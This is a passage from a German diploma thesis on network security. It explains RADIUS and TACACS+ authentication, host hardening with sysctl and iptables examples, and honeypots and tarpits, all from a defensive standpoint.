Listing 4.15: Router-Konfiguration M

(vgl.[SDO2008]), (vgl.[CCNA2009])

4.4 Authentifizierung

Es gilt, dass 94% aller gelungenen Angriffe von innen kommen. Daher gilt es als besonders wichtig, unternehmensexternen Zugriff, welcher vor hat Schadsoftware im Netzwerk zu verbreiten, gar nicht erst Zugang zu verschaffen. Daher wird Authentifizierung verwendet, um den Zugang zu einem Netzwerk nur denjenigen zu ermöglichen, welche dazu berechtigt sind und kein Interesse daran haben, das Netzwerk zu schädigen. Falls doch jemand mit einem infizierten Gerät auf ein Netzwerk zugreift, kann es passieren, dass er unwissentlich zum Virenverbereiter wird. In so einem Fall hilft Authentifizierung alleine nicht aus. Um auch vor so einem Szenario zu schützen, wird zusätzlich zur Authentifizierung Host- und Lan-Security verwendet. In unserem Fall haben wir zur Authentifizierung die von der IEEE unter 802.1x standardisierte X-Authentifizierung verwendet. Um diese praktisch anwenden zu können, ist es wichtig, die AAA-Services und den Unterschied zwischen Radius und Tacacs zu verstehen. Diese Bereiche werden in diesem Kapitel unter genauem Augenmerk betrachtet und beschrieben. (vgl.[SDO2008], vgl.[KRYP2006])

4.4.1 AAA-Services

AAA-Services (Authentication, Autorisation und Accounting) sind Sicherheitsmaßnahmen, um ein Netzwerk beziehungsweise Netzwerkgerät vor nicht authentifiziertem Zugriff zu bewahren. Diese Services werden in diesem Unterkaptiel genauer erläutert. Cisco unterstützt drei verschiedene Varianten der AAA-Services. Es gibt die Cisco Secure ACS-Engine, welche auf einem Netzwerkgerät (zum Beispiel Router) installiert werden kann. Weiters gibt es die Möglichkeit, gleich die self contained-AAA Services zu verwenden, diese sind nur lokal gespeichert und können zum Beispiel für lokale Authentifizierungen verwendet werden. Die dritte Möglichkeit, welche auch von uns im Produktiv-Netzwerk verwendet wird, ist es einen externen Cisco Secure ACS Server zu installieren. Dieser wird auf einem Microsoft Windows 2003 Enterprise Server installiert und verwaltet die Authentifizierung von diesem aus. Um sicher zu gehen, sollte immer das lokale „enable secret“ aktiviert werden, um bei möglichem Ausfall des Netzwerkes, also falls die Verbindung zum Server, gegen den authentifiziert wird, ausfällt, trotzdem noch Anmelden am Netzwerkgerät möglich ist.

Authentication

Bei der Authentifizierung geht es darum, sicherzustellen, dass man der ist, für den man sich ausgibt. Das kann mittels verschiedene Verfahren realisiert werden. Entweder durch Signaturkarten, Tokenkarten, einfacher Authentifizierung, mittels Benutzernamen und Passwort oder anderer Methoden. Hierbei gibt es viele verschiedene Varianten.

Autorisation

Hierbei geht es darum festzulegen, wer was machen darf. Man sollte die Rechte sinnvoll vergeben, sodass jeder nur auf den Bereich Zugriff hat, welchen er auch benötigt.

Accounting

Bei Accounting und Auditing, geht es darum jegliche Art von Zugriff zu protokollieren. Somit kann aufgestellt werden, in welchen Bereichen es noch Mängel zu beheben gibt, beziehungsweise wo eine Implementierung noch nicht funktioniert. (vgl.[SDO2008])

4.4.2 802.1x Server

Zur Authentifizierung, mittels 802.1x gibt es zwei gängige Varianten, Group Tacac+ und Group Radius. Beide haben ihre Vor- und Nachteile, welche in diesem Unterkapitel beschrieben werden. Folgende Ports werden für die externe Authentifizierung, auch bekannt als „single-sign-on“, benötigt:

- Radius authentication, authorization: UDP 1645, 1812
- Radius accounting: UDP 1646, 1813
- Tacacs+: TCP 49
- ACS Server Database Replication: TCP 2000
- RDBNS Sync: TCP 2000
- Logging: TCP2001
- Administrativer HTTP Port für neue Sessions: TCP 2002

Tacacs

Tacacs+ ist ein Cisco-proprietäres Protokoll. Ein großer Unterschied zu Radius ist, dass Tacacs+ TCP verwendet, und somit merkt, falls Pakete nicht ihr Ziel erreichen. Ein weiterer Vorteil von Tacacs+ gegenüber Radius ist es, dass es den gesamten Traffic verschlüsselt.

Die genaue Funktionsweise von Tacac+ verläuft wie folgt:

Als erstes verlangt der User eine Authentifizierung gegen einen Router oder Switch. Tacac+ kann sowohl auf einem Router, als auch einem Layer 3 Switch konfiguriert werden.

Der Router fragt anschließend bei dem ACS-Server nach einem Username-Promt an, dieser sendet ihn an das Netzwerkgerät.

Nachdem der User seinen Benutzernamen eingegeben hat, leitet das Gerät ihn an den ACS-Server weiter und verlangt ein Passwort-Promt. Hier erscheint schon wie beim Username-Promt, wieder eine Frage und nach Eingeben des Passworts wird die Antwort an den ACS-Server weitergeleitet. Zu beachten ist, dass der ACS-Server erst nach der Passworteingabe auf Richtigkeit überprüft, das bedeutet, dass auch nach Eingabe eines Benutzernamens, den es überhaupt nicht gibt, ein Passwort verlangt wird.

Nachdem der ACS-Server nun Usernamen und Passwort empfangen hat, gibt es von ihm vier mögliche Antworten an den Router/Switch.

- ACCEPT: Username und Passwort waren richtig, alles passt
- REJECT: Die Eingabe war fehlerhaft, der Login wird verweigert
- ERROR: Es ist ein Fehler im Ablauf aufgetreten
- CONTINE: Die Eingaben waren richtig, aber für den Login werden noch weitere Parameter benötigt

Radius

Radius ist ein Standard, der von der IETF festgelegt wurde. Radius arbeitet im Gegensatz zu Tacac+ auf UDP Basis. Somit ist es zwar schneller und entlastet das Netzwerk minimal, da keine Ack-Pakete zurückgeschickt werden müssen, allerdings wird bei dem Verschwinden von Paketen keine Fehlermeldung ausgegeben, um diese noch einmal nachzuschicken. Ein großer Nachteil bei Radius ist es, dass lediglich die Passwörter verschlüsselt werden und der Rest der Pakete im Klartext mitgesnifft werden kann, falls das Netzwerk solche Sicherheitslücken aufweist.

Der genaue Ablauf bei Radius ist etwas einfacher als bei Tacac+ und bietet nicht so viele Möglichkeiten. Als Vorteil daraus ist Radius aber generell etwas ressourcenschwächer als Tacacs und somit produktiv für das Schulnetz besser geeignet.

Hier wird im ersten Schritt der Username-Promt und der Passwort-Promt direkt vom Netzwerkgerät selbst geschickt, ohne den ACS-Server zu kontaktieren. Erst nach der Eingabe wird ein Access-Request Paket an den ACS-Server geschickt. Hierzu gibt es zu der Anfrage nur zwei Antwortmöglichkeiten. Access-Accept oder Access-Reject, also ein gelungener Login oder eine Verweigerung. Hierbei wird bei einem Reject nicht zwischen falscher User- und Passworteingabe und einem Error unterschieden. (vgl.[SDO2008], vgl.[KRYP2006])

4.4.3 Fazit

Die Entscheidung Radius anzuwenden, anstatt von Tacacs ist aus mehreren Gründen gefallen. In erster Linie ist die Tatsache, dass Radius nur die Passwörter verschlüsselt für manch ein Unternehmen, der Netzwerk die Möglichkeit zum Mitsniffen ermöglicht eine

Sicherheitslücke, aber für uns hat diese Tatsache nur Vorteile gebracht. Mit unverschlüsselten Paketen war das Protokoll leichter nachzuvollziehen und das Troubleshooting ist auch viel einfacher gefallen. Abgesehen von diesem Vorteil bei der Implementierung, hat Radius eine höhere Performance, da es generell weniger Möglichkeiten bietet als Tacacs, weniger verschlüsselt und auch weniger Pakete durch das Netzwerk sendet.

4.5 Host - / Server - Security

Viele Angriffe auf ein Netzwerk lassen sich heute mittels netzwerkbasierten Intrusion Detection/Prevention Systemen[13] erkennen bzw. aufhalten. Dank spezieller Switches[14], gesicherter Routingprotokolle und modifizierter DNS-Server[15] können die meisten „Man in the Middle"-Attacken[16] unschädlich gemacht werden.

Aber es gibt einige Angriffe, gegen die diese Technologien nahezu nutzlos sind. Dazu zählen vor allem so genannte Zero-Day-Exploits[17]. Dies sind Angriffe auf Schwachstellen, welche bislang der Öffentlichkeit noch nicht bekannt sind und für die es daher keine Bugfixes und auch keine IDS-Signaturen gibt. Eine Erkennung derartiger Attacken durch die Analyse des Netzwerkverkehrs ist aufwändig, da dies nur anhand von Anomalien durchgeführt werden kann. Dafür müssten alle legitimen Pakete bekannt sein. Da sich einige Hersteller aber nicht immer an Standards halten und eine genaue Inspektion jedes Pakets sehr zeitaufwändig ist, ist dies nicht praktikabel. Außerdem kann ein entschlossener Angreifer seine Exploits relativ gut tarnen[18] oder das ohnehin bereits schwer beschäftigte IDS mithilfe einer DoS-Attacke[19] dazu bringen den Angriff zu übersehen. Oft erfordern Angriffe auf Schwachstellen in bestimmter Software nur einige wenige Pakete, um den Zielhost zu kompromittieren oder unbrauchbar zu machen. Die Folgen eines solchen Angriffs, wie zum Beispiel der Absturz eines Rechners oder den Aufbau einer Verbindung mit dem Angreifer, kann man im Netzwerk unter Umständen zwar erkennen, aber um ihn zu verhindern ist es dann zu spät.

4.5.1 Patches

Da ein Großteil der erfolgreichen Angriffe über bereits bekannte und vom Hersteller gepatchte Sicherheitslücken erfolgt, ist es wichtig diese Patches möglichst bald nach deren Veröffentlichung einzuspielen. Die meisten Hersteller bieten einen automatischen Update-Mechanismus an und geben außerdem Security-Advisories heraus. Nach Möglichkeit sollten diese Mechanismen benutzt werden.

Allerdings muss man beachten, dass ein Update unter Umständen einen Neustart des betroffenen Rechners erfordern kann. Um die Downtime zu minimieren kann man das jeweilige System redundant betreiben. Für Linux existiert KSplice[20]. Diese Technologie

[13] siehe 4.2 Intrusion Detection/Prevention Systeme
[14] siehe 3.3 ARP-Spoofing und 3.4 DHCP-Spoofing
[15] siehe 3.11 DNS Cache Poisoning
[16] siehe 3.7 Man in the Middle Attack
[17] siehe 3.10 Zero Day Attack
[18] siehe 3.13 Shellcode
[19] siehe 3.8 DoS/DDoS
[20] http://www.ksplice.com/

ermöglicht es Kernel-Patches ohne Neustart zu installieren. Damit muss der Rechner theoretisch niemals rebootet werden.

4.5.2 Angriffsfläche minimieren

Jedes installierte Programm und jeder laufende Dienst könnte angreifbar sein. Daher sollten alle überflüssigen Komponenten auf einem Produktivrechner deinstalliert oder deaktiviert werden.

Insbesondere gilt dies für nicht benötigte Netzwerkdienste. Auch Compiler oder Interpreter für Skriptsprachen sollten entfernt werden, wenn sie nicht benötigt werden, da sie es dem Angreifer erleichtern können sich nach dem Einbruch weitere Rechte zu verschaffen oder automatisiert andere Systeme anzugreifen.

Mit einer Firewall kann man zusätzlich den Zugriff auf ein System einschränken und so die Angriffsfläche, die sich bietet weiter verkleinern. Weiters sollte man alle verbleibenden Dienste möglichst sicher konfigurieren und nicht benötigte Funktionen, sofern möglich, deaktivieren. Hierbei muss man sich der jeweiligen Dokumentation bedienen. Falls möglich, kann man auch die Standard-Ports, auf denen auf Verbindungen gewartet wird, verändern, um automatisierte Angriffe zu erschweren.

4.5.3 Host IDS & File-Integrity-Checker

Ein hostbasiertes Intrusion Detection/Prevention System kann anomaliebasiert arbeiten. Es kann erkennen, wenn bestimmte Konfigurationsdateien verändert wurden oder auf einem Port ein neuer Prozess auf Verbindungen wartet.

Allerdings muss man beachten, dass, sobald ein Rechner kompromittiert wurde, auch das IDS nicht mehr vertrauenswürdig ist. Darum sollten alle Warnungen an einen speziell gesicherten Logging-Host gesendet werden, wo der Angreifer sie nicht mehr verändern kann. Eine weitere Möglichkeit ist das Loggen auf einen Drucker oder ein Band, das man nicht zurückspulen kann. Aber hier könnte der Angreifer versuchen, das IDS dazu zu bringen viele wertlose Meldungen auszugeben, bis das Papier bzw. das Band aus ist und danach seinen Angriff starten.

Zusätzlich sollte das IDS, wenn möglich, im Kernel aktiv sein, da es hier die Möglichkeit hat, sich selbst gegen Modifikationen des Angreifers zu verteidigen und eine Veränderung des Kernels zu verhindern. Ein IDS, welches diese Technik einsetzt ist beispielsweise „Samhain“[21].

Eine weitere Möglichkeit, Veränderungen auf einem Rechner zu erkennen, sind File-Integrity-Checker. Diese Programme erzeugen Prüfsummen von wichtigen Dateien auf einem System, welche man zu einem späteren Zeitpunkt mit den tatsächlichen Daten vergleichen kann, um Modifikationen festzustellen.

Hierbei ist vor allem darauf zu achten, dass man die Prüfsummen immer auf einem, dem Angreifer nicht zugänglichen, Datenträger (USB-Stick) speichern sollte. Außer-

[21] http://www.la-samhna.de/samhain/

dem sollte man auch die Programme zum Vergleich der Summen getrennt vom Rechner aufbewahren, da sie nach dem Einbruch in das System relativ einfach ersetzt werden können. Auch sollte das Vergleichen der Summen nicht auf dem zu schützenden Rechner stattfinden, sondern in einem separaten Betriebssystem.

Im Endeffekt ist die einzig sichere Methode mit einem derartigen Programm einen Einbruch zu finden, den Rechner regelmäßig mit einer Live-CD zu booten, den USB-Stick mit den alten Prüfsummen anzustecken und dann die neuen mit den Programmen der Live-CD zu erstellen.

Allerdings kann es durchaus passieren, dass der Angreifer den Integrity-Checker übersieht und man auch ohne große Umstände Veränderungen an Systemdateien feststellt. „Samhain“ schützt sich selbst und den Kernel vor Modifikationen, wodurch es schwieriger wird, die Generierung der Prüfsummen zu beeinflussen.

Weitere File-Integrity-Checker sind zum Beispiel „AIDE“[22] und „Tripwire“[23]. Auch „Rkhunter“[24] kann Modifikationen von Systemdateien mittels Prüfsummen feststellen.

4.5.4 Access Control

Angriffe, welche im Netzwerk nur schwer zu erkennen sind, müssen am Zielrechner bekämpft werden.

Für einen einzelnen Rechner ist es in der Regel einfacher festzustellen, was normale Aktivität ist und was verdächtig sein sollte. Mithilfe von Mandatory Access Control (MAC) oder Role Based Access Control (RBAC) kann man auf einem einzelnen Host genau festlegen, welcher Benutzer bzw. Dienst unter welchen Bedingungen, wie auf welche Ressourcen zugreifen darf.

Diese Zugriffskontrollen werden vom Betriebssystem erzwungen und können daher nur durch einen Fehler desselben umgangen werden. Der große Nachteil dieser Systeme ist allerdings, dass sie relativ komplex in der Konfiguration sind, da für jeden Prozess und jeden Benutzer genau bekannt sein muss, welche Rechte benötigt werden.

Man sollte jedoch beachten, dass diese Zugriffskontrollen lediglich der Schadensbegrenzung dienen, da der Angreifer sobald er mit ihnen konfrontiert wird, bereits Rechte erlangt hat und diese nur nicht erweitern kann. Zum Beispiel könnte ein Webserver-Dienst auf der Maschine kompromittiert worden sein. Der Angreifer hat alle Rechte des Webserver-Prozesses. Als Nächstes wird er versuchen seinen Zugang auszubauen. Das könnte mittels MAC oder RBAC erheblich erschwert werden. Aber es ist immer noch möglich den Webserver so zu modifizieren, dass er falsche Websites anzeigt oder überhaupt den Dienst verweigert.

Außerdem sind diese Mechanismen vollkommen nutzlos, wenn der Betriebssystemkern direkt angegriffen werden kann. In diesem Fall arbeitet der Angreifer auf der

[22] http://www.cs.tut.fi/ rammer/aide.html
[23] http://sourceforge.net/projects/tripwire/
[24] http://rkhunter.sourceforge.net/

untersten Ebene des Betriebssystems, wo es keinerlei Zugriffkontrollen gibt.

Für einige Betriebssysteme gibt es Implementierungen von MAC und RBAC. Unter Linux können unter anderem RSBAC, GrSecurity oder das von der NSA und Red Hat entwickelte SELinux benutzt werden, wobei Letzteres die größte Verbreitung hat und standardmäßig im Kernel integriert ist. Ab Windows Vista ist MAC ins Betriebssystem integriert. Das TrustedBSD Projekt stellt eine MAC-Implementation für FreeBSD zur Verfügung. (vgl.[GENT2010a])

4.5.5 Virtualisierung & Ressourcen-Partitionierung

Weiters kann man sich auch der Virtualisierung oder Ressourcen-Partitionierung bedienen um die Auswirkungen eines Angriffes einzuschränken. Im ersten Fall werden auf einem System mehrere virtuelle Rechner emuliert und auf jedem läuft ein eigenständiges Betriebssystem. Wenn ein Angreifer eine virtuelle Maschine kompromittiert, bleiben die anderen unberührt.

Bei der Ressourcen-Partitionierung trennt der Kernel mehrere Container in einzelne unabhängige Bereiche und teilt jedem bestimmte Ressourcen zu. Sofern der Kernel sicher ist, kann der Angreifer auch hier keinen anderen Container beeinträchtigen, wenn er in einen eindringt.

Unter Unix-Systemen, gibt es die „Chroot“-Funktion, welche es ermöglicht Prozesse in einen bestimmten Teil des Verzeichnisbaumes einzusperren. Allerdings kann root meist problemlos aus diesem Gefängnis ausbrechen und es ist je nach Programm notwendig, bestimmte Librarys und Dateien vor der Ausführung darin zu platzieren.

Es gibt zahlreiche Systeme zur Virtualisierung, wie Vmware[25] oder Xen[26]. Einige Systeme unterstützen Ressourcen-Partitionierung. Unter Solaris gibt es die „Solaris-Zones“ und unter *BSD die so genannten „Jails“. Hierbei werden nicht nur die Dateisysteme, sondern beispielsweise auch Netzwerkinterfaces getrennt. Für Linux ist Ressourcen-Partitionierung unter anderem mit dem „Linux-Vserver“-Patch[27] möglich.

4.5.6 Exploits verhindern

Es gibt kaum Möglichkeiten, einen direkten Angriff auf einen Dienst oder auf den Kernel zu verhindern, wenn die benutzte Schwachstelle noch nicht bekannt ist. Es gibt aber Techniken, welche die Ausnutzung einer Schwachstelle in einem beliebigen Programm, zur Injektion von Shellcode[28], nahezu unmöglich machen. Dies funktioniert, weil die meisten Schwächen ähnlich bzw. ähnlich auszunutzen sind.

Diese Techniken beinhalten, „Stack Smashing Protection“[29] (SSP), „Address Space Layout Randomization“ (ASLR) und „No Execution “[30] (NX), welche bereits in vorigen

[25] http://www.vmware.com/
[26] http://www.xen.org/
[27] http://www.linux-vserver.org/
[28] siehe 3.13 Shellcode
[29] siehe 3.12.2 Buffer Overflows/Gegenmaßnahmen
[30] siehe 3.13.2 Shellcode/Gegenmaßnahmen

Kapiteln erklärt wurden. Für sich allein lässt sich jede dieser Sicherheitsmaßnahmen eventuell umgehen, werden sie jedoch zusammen eingesetzt, können sie ein großes Hindernis für den Angreifer darstellen.

Schlägt ein Angriff fehl, so wird er das betroffenen Programm normalerweise zum Absturz bringen. Dies wird der Administrator wahrscheinlich bemerken. Allerdings wird bei der Nutzung der drei genannten Techniken jeder Angriff, der normalerweise das Eindringen des Angreifers in das System bewirkt hätte, zu einem DoS-Angriff[31]. Daher sind dies keine Alternativen für die Aktualisierung der Software und weitere Schutzmaßnahmen. Gegen Zero-Days können sie aber durchaus hilfreich sein.

Nahezu kein Betriebsystem unterstützt alle genannten Techniken. Viele implementieren einzelne, allerdings nur bei bestimmten Programmen. Für den Linux-Kernel gibt es das Pax-Patch (mittlerweile ein Teil von Grsecurity)[32], welches ASLR und NX implementiert und standardmäßig auf alle Programme und teilweise sogar auf den Kernel anwendet. Nachdem vor allem einige Virtualisierungslösungen und auch die Java-VM Probleme mit derartigen Sicherheitsmaßnahmen haben, können sie später pro Programm deaktiviert oder gelockert werden. Die Stack-Protection muss bei der Kompilierung eines jeden Programms aktiviert werden. Einige Compiler (z.B. GCC, ICC) unterstützen dies bereits. Auch der Linux-Kernel lässt sich in den neueren Versionen (getestet mit 2.6.32) mit SSP kompilieren. (vgl.[GENT2010a] und [PAX2003c])

4.5.7 Den Netzwerkstack härten

Auch auf den einzelnen Rechnern kann man einiges tun, um sie robuster gegen Angriffe von außen zu machen. Die folgenden Maßnahmen können allerdings weder eine Firewall, noch ein IDS ersetzen.

ICMP

Mit dem Internet Control Message Protocol (ICMP) lassen sich einige relativ interessante Dinge anstellen. So kann man beispielsweise den gesamten Traffic eines Rechners mittels eines ICMP-Redirects anweisen seinen Traffic über einen anderen Router zu senden. Dies ermöglicht „Man-in-the-Middle“-Angriffe[33]

Ebenfalls beliebt sind sie so genannten Smurf-Attacken. Hierbei wird ein ICMP-Echo-Request (auch bekannt als Ping-Anfrage) an eine Broadcast-Adresse gesendet. Die Quell-IP ist die des Opfers. Alle Rechner, die das ICMP-Paket erhalten, antworten mit einem ICMP-Echo-Reply. Somit erhält das Opfer eine große Anzahl von ICMP-Paketen, während der Angreifer nur eines senden musste, was zu einer DoS-Situation führen kann.

Um sich vor diesen Angriffen zu schützen, sollte man ICMP-Redirects und Echo-Requests an eine Broadcast-Adresse verwerfen. Unter Linux lässt sich das folgendermaßen erreichen:

[31] siehe 3.8 DoS/DDoS
[32] http://pax.grsecurity.net/
[33] siehe 3.7 Man-in-the-Middle-Attack

```
root@attacker ~ # echo 'net.ipv4.conf.all.accept_redirects = 0
> net.ipv4.conf.default.accept_redirects = 0
> net.ipv4.icmp_echo_ignore_broadcasts = 1' >> /etc/sysctl.
    conf
root@attacker ~ # sysctl -p
```

Listing 4.16: ICMP Redirects und Broadcast-Echo-Requests deaktivieren

Die ersten beiden Zeilen deaktivieren ICMP-Redirects, die dritte sorgt dafür, dass ICMP-Echo-Requests an eine Broadcast-Adresse ignoriert werden. Die letzte übernimmt die Änderungen.

TCP-Angriffe

Neben dem bereits beschriebenen SYN-Flooding[34] (und den dazugehörigen Gegenmaßnahmen) gibt es noch einige weitere Angriffe auf das TCP-Protokoll. Dazu zählen vor allem Replay und Reset-Attacken. Bei Letzteren wird versucht durch das Einschleusen eines RST-Segments in eine fremde TCP-Verbindung diese zu beenden, während die Replay-Attacke darauf abzielt, Daten in eine bestehende Session zu injizieren (z.B. in eine Telnet-Session) oder blind mit gespoofter Quell-IP (Die Antwort des Opfers wird an die Quell-IP gesendet und erreicht den Angreifer daher nicht) eine IP-basierte Authentifizierung zu umgehen.

Sofern der Angreifer nicht dem gesamten Traffic der beiden Verbindungspartner über seinen Rechner umleiten kann, muss er für einen erfolgreichen Angriff die TCP-Sequenz-Nummer, die das Opfer benutzt, erraten. Nur wenn ein TCP-Segment die richtige Nummer hat, wird es von einem Recher angenommen. Daher ist es wichtig, dass ein Angreifer diese Sequenznummern nicht erraten kann. Die meisten Betriebssysteme haben mittlerweile jedoch gute Algorithmen zur zufälligen Generierung derselben.

Eigenartige Pakete

Fingerprinting Programme benutzen oft Pakete, in denen selten benutzte Optionen oder unmögliche Kombinationen derselben aktiviert sind (z.B. ein TCP-Segment mit den SYN und FIN-Flags) um das Betriebssystem eines Rechners zu erkennen. Indem man solche Pakete verwirft, kann man das Ergebnis eines solchen Scans beeinflussen, wodurch der Angreifer ungenaue Informationen erhält. Dies lässt sich beispielsweise mit einer Firewallregel unter Linux folgendermaßen lösen:

```
root@attacker ~ # iptables -A INPUT -m unclean -j DROP
root@attacker ~ # iptables -A INPUT -p tcp -m state --state
   INVALID -j DROP
```

Listing 4.17: Seltsame Pakete verwerfen

Die erste Regel verwirft alle Pakete, welche es eigentlich nicht geben dürfte (z.B. Pakete mit einer Länge von 0), die zweite TCP-Segmente mit unmöglichen Flags.

[34] siehe 3.6 SYN-Flooding

4.6 Honeypots

Honeypots sind Systeme (meist auf eigenen Rechnern), die eingesetzt werden, um einen Angreifer zu verwirren, oder sein Verhalten analysieren und aufzeichnen zu können.

Ein Honeypot kann theoretisch an jeder beliebigen Stelle im Netzwerk positioniert werden. Allerdings ist seine primäre Funktion, von einem Angreifer gefunden und attackiert zu werden, weshalb man darauf achten sollte, dass er keine Produktivsysteme beeinträchtigen kann.

Nach seiner Inbetriebnahme simuliert der Honeypot einen angreifbaren Rechner. Im Idealfall hält der Angreifer ihn für ein mögliches Ziel und versucht ihn zu kompromittieren. Der Honeypot zeichnet alle unternommenen Schritte auf. Die Logdateien können später zur Analyse des Angriffs verwendet werden und können auch bei Identifizierung des Angreifers helfen. Bis dieser bemerkt hat, dass es sich in Wahrheit um einen Honeypot handelt, hat der Administrator sein Tun bereits bemerkt und auf den Produktivsystemen bereits entsprechende Schutzmaßnahmen getroffen.

Allerdings darf auch der Honeypot nicht vollkommen ungeschützt sein. Nachdem er dazu da ist angegriffen zu werden, muss sichergestellt werden, dass der Angreifer seine Spuren nicht verwischen kann. Dies kann beispielsweise dadurch erreicht werden, dass man auf einen anderen, besonders geschützten, Rechner loggt. Außerdem sollte man verhindern, dass der Honeypot als Ausgangspunkt für andere Angriffe fungieren kann, da dies das eigene Produktivnetz oder auch fremde Computersysteme beeinträchtigen kann. Zu Lösung dieses Problems bieten sich Firewalls an.

Der Schutz bzw. die Isolation des Honeypots darf aber auch nicht zu offensichtlich sein, da der Angreifer sonst misstrauisch werden und sich ein neues Opfer suchen könnte. Wenn die notwendigen Ressourcen vorhanden sind, kann man ein Abbild eines Produktivnetzwerks erzeugen, um die Täuschung perfekt zu machen. Der Angreifer kann dann nur schwer erkennen, dass es sich um einen Honeypot handelt und wird viel Zeit investieren um diesen zu kompromittieren. (vgl.[SANS2000])

4.6.1 Implementierungen

Im Allgemeinen unterscheidet man zwei Typen von Honeypots. Die so genannten Produktiv-Honeypots dienen dazu Angriffe zu verlangsamen oder abzulenken. Die von ihnen aufgezeichneten Informationen dienen hauptsächlich dazu, den Administrator über die Gefahr zu informieren und die Sicherheit des Netzwerks zu erhöhen.

Forschungs-Honeypots schützen keine Produktivsysteme, sondern dienen dazu, neue Angriffe zu erkennen und zu analysieren. Mit den Daten, die sie sammeln, können später Signaturen für Intrusion Detection/Prevention Systeme erstellt und neue Schwachstellen in Programmen gefunden und behoben werden.

Weiters unterscheidet man Honeypots in so genannte Low-Interaction- und High-Interaction-Honeypots. Letztere bestehen meist aus einem oder mehreren Servern und simulieren ein Produktivsystem in allen Einzelheiten. Es erfordert viel Zeit, bis sie ein-

satzbereit sind, da dafür gesorgt werden muss, dass der Angreifer die Täuschung nicht erkennt. Beispielsweise könnte man auf einen Fileserver gefälschte Buchhaltungsdaten laden, um den Anschein zu erwecken, es handle sich tatsächlich um ein Produktivsystem. Damit man nicht für jeden Rechner des Honeypots eine eigene Maschine benötigt, bedient man sich einer Virtualisierugslösung, wie Vmware[35] oder Xen[36].

Low-Interaction-Honeypots bestehen meist aus einem Programm, welches einen bestimmten Serverdienst mehr oder weniger gut simuliert und auf einem Rechner im Produktivnetzwerk platziert wird. Dem Angreifer wird der Eindruck vermittelt, es handle sich um einen bestimmten angreifbaren Dienst, um ihn kurzzeitig zu beschäftigen. Der tatsächliche Angriff wird fehlschlagen, da der Dienst anders als beim High-Interaction-Honeypot nicht wirklich vorhanden ist. Spätestens hier wird der Angreifer bemerken, dass er seine Zeit verschwendet.

Eine der bekanntesten Honeypot-Implementierungen ist „honeyd“[37]. Honeyd kann mehrere Rechner und auch ganze Netzwerke simulieren. Jedem der virtuellen Computer können Dienste zugeteilt werden und ihr Verhalten kann sogar so angepasst werden, dass sie die Netzwerkstacks bestimmter Betriebssysteme emulieren.

4.6.2 Tarpits

Ein Tarpit oder auch Sticky Honeypot ist eine Spezialform eines Low-Interaction-Honeypots. Ursprünglich wurden Tarpits entwickelt, um die Verbreitung von Würmern zu verlangsamen. Sie werden aber auch benutzt, um das Senden von Spam-Mails oder Netzwerk-Scans zu verlangsamen.

Der erste Tarpit war „Labrea“[38]. Er wurde von Tom Liston gegen den „Code Red“-Wurm entwickelt. Der Wurm scannt, nachdem er einen Rechner infiziert hat, einen IP-Adressbereich nach weiteren verwundbaren Systemen. Labrea kann in einem Netzwerk alle nicht benutzten IP-Adressen übernehmen und alle Verbindungsanfragen selbst beantworten, ohne irgendwelche Informationen zu speichern. Der Angreifer (in diesem Fall der Wurm), geht dann davon aus, dass eine Verbindung hergestellt wurde und der Angriff fortgesetzt werden kann. Versucht er aber, etwas über sie zu senden, wird es niemals ankommen, da die Zieladresse nicht belegt ist, sondern nur von Labrea benutzt wurde. Gleichzeitig hat der Tarpit auch das TCP-Übertragungsfenster der Verbindung verkleinert, wodurch der Angreifer nur kleine Segmente senden kann und warten muss, bis das Verbindungs-Timeout erreicht ist und er erkennt, dass es das Ziel nicht wirklich gibt. (vgl.[LABR2003])

Für den Linux-Kernel existiert ein Patch[39], welches das Netfilter-Firewallsystem um ein Tarpit-Target erweitert. Dadurch können unerwünschte Verbindungen bereits von der Firewall verlangsamt werden.

[35] http://www.vmware.com/
[36] http://www.xen.org
[37] http://www.honeyd.org
[38] http://labrea.sourceforge.net/
[39] http://enterprise.bih.harvard.edu/pub/tarpit-updates/

```
root@attacker ~ # iptables -A INPUT -p tcp --dport 80 --syn -j
    TARPIT
root@attacker ~ # iptables -A INPUT -p tcp --dport 80 -j DROP
```

Listing 4.18: Netfilter Tarpit-Target

Der erste Befehl sorgt dafür, dass alle SYN-Segmente an Port 80 an den Tarpit gesendet werden. Nachdem alle anderen Pakete an diesem Port nicht mehr benötigt werden, werden sie mit der zweiten Iptables-Regel verworfen. (vgl.[SECU2003c])

Wird dies mit allen Ports oder sogar einem ganzen Netzwerk durchgeführt, so ist es einem Angreifer nicht mehr möglich mittels einfacher Portscans herauszufinden, ob ein Dienst an einem Port lauscht oder nicht, da alle als offen erscheinen würden. Er müsste einen aufwendigeren und langsameren Scan benutzen um dies zu erreichen und würde außerdem durch die Verlangsamung der Verbindungen zusätzliche Zeit verlieren.

Im Zuge dieser Diplomarbeit, wurde ebenfalls ein TCP-Tarpit programmiert. Informationen dazu finden sich im Kapitel 6.8 „utarpit“.

4.7 Ausfallsicherheit & Redundanz

Der Begriff Redundanz bezeichnet allgemein in der Technik das zusätzliche Vorhandensein funktional gleicher oder vergleichbarer Ressourcen eines technischen Systems, wenn diese bei einem störungsfreien Betrieb im Normalfall nicht benötigt werden. Redundanz ist besonders in der heutigen Zeit wichtig, da bei einem Ausfall eines Netzwerkes das produktive Arbeiten nicht mehr möglich ist und der Betrieb still steht. Redundanz gewährleistet Ausfallsicherheit und erhöht die Verfügbarkeit, sodass die Benutzer trotz eines möglichen Ausfalls auf Server und das Internet zugreifen können. Jedoch erhöhen sich die Kosten und die Komplexität steigt. (vgl.[WIKI2010e])

4.7.1 Redundanz im LAN

Da die Ausfallsicherheit so einen großen Stellenwert hat, wird auch schon im LAN-Bereich mit Redundanz gearbeitet. Vor allem im Distribution- und Core-Layer werden die Switches redundant angebunden, sodass bei einem Ausfall eines Switches im Backbone, der Frame über einen anderen Switch ans Ziel kommt. Wie man in der folgenden Abbildung sieht, gibt es von jedem Switch mehrere Verbindungen zu einem anderen Switch, was zwar die Verfügbarkeit erhöht, jedoch zu Schleifenbildung führt.

